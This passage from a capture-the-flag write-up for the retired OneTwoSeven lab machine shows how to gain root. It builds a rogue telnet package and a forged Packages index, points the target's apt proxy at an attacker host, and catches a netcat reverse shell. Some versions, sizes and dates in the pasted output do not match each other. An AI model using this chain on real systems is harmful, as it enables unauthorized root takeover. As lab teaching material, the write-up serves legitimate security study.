dpkg-deb:building package 'telnet' in 'telnet.deb'.
```

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64
$ ls
Packages telnet telnet.deb
```

Update the `Packages` file with accurate SHA256 and size values:

```
sha256sum telnet.deb
du -b telnet.deb
```

```
7ab7c37a915882211f47852f813b299e72fd6d60f8487abd0976a75d05d64856
telnet.deb
720      telnet.deb
```

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
$ sha256sum telnet.deb
7ab7c37a915882211f47852f813b299e72fd6d60f8487abd0976a75d05d64856 telnet.deb

(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
$ du -b telnet.deb
720 telnet.deb
```

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
$ vim Packages

(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
$ cat Packages
Package: telnet
Version: 0.20-12343
Maintainer: Chenduoduo
Architecture: amd64
Description: root
Section: chenduo
Priority: required
Filename: dists/ascii/main/binary-amd64/telnet.deb
Size: 720
SHA256: 7ab7c37a915882211f47852f813b299e72fd6d60f8487abd0976a75d05d64856
```

Compress the `Packages` file:

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
$ gzip Packages

(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
$ ls
Packages.gz telnet telnet.deb
```

Finally, serve the malicious `.deb` and package files using Python's HTTP server.

On the target machine, run:

```
export http_proxy="http://10.10.16.12:80"
sudo apt-get update
sudo apt-get upgrade
```

We see a `200 OK` response:

```
127.0.0.1 -- [23/Jul/2025 02:02:04] "GET /devuan/dists/ascii/main/i18n/Translation-en.lzma HTTP/1.1" 404 -
127.0.0.1 -- [23/Jul/2025 02:02:06] code 404, message File not found
127.0.0.1 -- [23/Jul/2025 02:02:06] "GET /devuan/dists/ascii/main/binary-all/Packages.gz HTTP/1.1" 404 -
127.0.0.1 -- [23/Jul/2025 02:02:08] "GET /devuan/dists/ascii/main/binary-amd64/Packages.gz HTTP/1.1" 200 -
127.0.0.1 -- [23/Jul/2025 02:02:10] code 404, message File not found
```

This confirms that the malicious `.deb` package was successfully accepted by the target. Once the command `sudo apt-get upgrade` is executed, the reverse shell is triggered and connects back to our listener.

```
www-a min-data@onetwoseven:/etc/apt/sources.l t.d$ sudo apt-get upgrade
sudo apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
irqbalance libnuma1
Use 'sudo apt autoremove' to remove them.
The following packages will be upgraded:
telnet
1 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 804 B of archives.
After this operation, 161 kB disk space will be freed.
Do you want to continue? [Y/n] Y
Y
Get:1 http://packages.onetwoseven.htb/devuan ascii/main amd64 telnet all 0.18-1337 [804 B]
Fetched 804 B in 1s (536 B/s)
Reading changelogs... Done
debconf: unable to initialize frontend: Dialog
debconf: (Dialog frontend will not work on a dumb terminal, an emacs shell buffer, or without a controlling terminal.)
debconf: falling back to frontend: Readline
(Reading database ... 30936 files and directories currently installed.)
Preparing to unpack .../telnet_0.18-1337_all.deb ...
Unpacking telnet (0.18-1337) over (0.17-41) ...
Setting up telnet (0.18-1337) ...
```

Finally, we receive a reverse shell as `root` on port 9999:

```
(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven] - [23/Jul/2023:17:00:12 +0000]
$ nc -lvp 9999
listening on [any] 9999 ...
connect to [10.10.16.12] from (UNKNOWN) [10.10.10.133] 40590
root@onetwoseven:~# |
```

```
root@onetwoseven:~# whoami
whoami
root
root@onetwoseven:~# |
```

Retired Machine Submit Machine Matrix Submit Machine Review • OneTwoSeven is online

OneTwoSeven  
Linux · Hard

0 Points 5.0 609 Reviews User Rated Difficulty

Play Machine Machine Info What's New?

AU VIP 1

Target IP Address  
**10.10.10.133**

Submit User Flag  
Submit flag difficulty rating  
Submit Root Flag  
Submit flag difficulty rating

Congratulations  **Chenduoduo**, best of luck in capturing flags ahead!

<b>#1397</b>	<b>22 Jul 2025</b>	<b>RETIRED</b>
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE

**OneTwoSeven has been Pwned!**

**Congratulations Chenduoduo!**  
You are player #1397 to have pwned OneTwoSeven.

Share Results

Submit Machine Matrix Submit Machine Review

Released on 20 Apr 2010 Created by Kr

Video Walkthrough 1 player 17:05:23